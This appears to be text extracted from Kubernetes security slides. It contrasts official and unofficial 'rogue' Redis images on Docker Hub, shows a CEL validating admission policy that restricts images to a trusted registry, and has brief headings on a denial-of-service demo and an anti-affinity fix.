
Rogue images

The screenshot shows the Docker Hub search results for 'redis'. The search bar at the top contains 'redis'. The results are sorted by 'Best Match'. The first result is the official Redis image, which has 10,713,085 pulls. Below it are several other images, including 'redis-stack-server', 'redis-stack', 'redis/redisinsight', and 'bitnami/redis'. The left sidebar shows filters for Products, Trusted Content, and Categories.

Image Name	Author	Updated	Pulls
redis	Redis	Updated 4 days ago	10,713,085
redis-stack-server	Redis	Updated a month ago	239,941
redis-stack	Redis	Updated a month ago	87,497
redis/redisinsight	Redis	Updated 14 days ago	14,494
bitnami/redis	bitnami	Updated 17 days ago	1,778,751

This screenshot shows a list of Docker images for 'redis' that are considered 'rogue' or unofficial. Each entry includes the image name, author, update date, and pull count. The pull counts are highlighted with red boxes.

Image Name	Author	Updated	Pulls
cflondonservices/redis	cflondonservices	Updated 5 years ago	±1M+
tiredofit/redis	tiredofit	Updated 2 months ago	±1M+
danfengliu/redis	danfengliu	Updated 4 years ago	±5M+
mydock365/redis	mydock365	Updated 3 years ago	±100K+
eilandert/redis	eilandert	Updated 21 hours ago	±500K+
dynamitedb/redis	dynamitedb	Updated 8 years ago	±100K+
tutum/redis	tutum	Updated 9 years ago	±500K+



Validating admission policy (\geq v1.30)

CEL Expression

Check image registry ▾

```
1 object.spec.template.spec.containers.all(  
2   container, container.image.startsWith('delencontainer.registry.com')  
3 )  
4
```

Input

Run

```
1 params:  
2   allowedRegistries:  
3     - myregistry.com  
4     - docker.io # use 'docker.io' for Docker Hub  
5 object:  
6   apiVersion: apps/v1  
7   kind: Deployment  
8   metadata:  
9     name: nginx  
10  spec:  
11    template:  
12      metadata:  
13        name: nginx  
14        labels:  
15          app: nginx  
16      spec:  
17        containers:  
18          - name: nginx  
19            image: delencontainer.registry.com/nginx # the expression looks for this field  
20    selector:  
21      matchLabels:  
22        app: nginx  
23
```

Output




Cost: 15




```
true
```








DoS with lego











Fix: anti-affinity

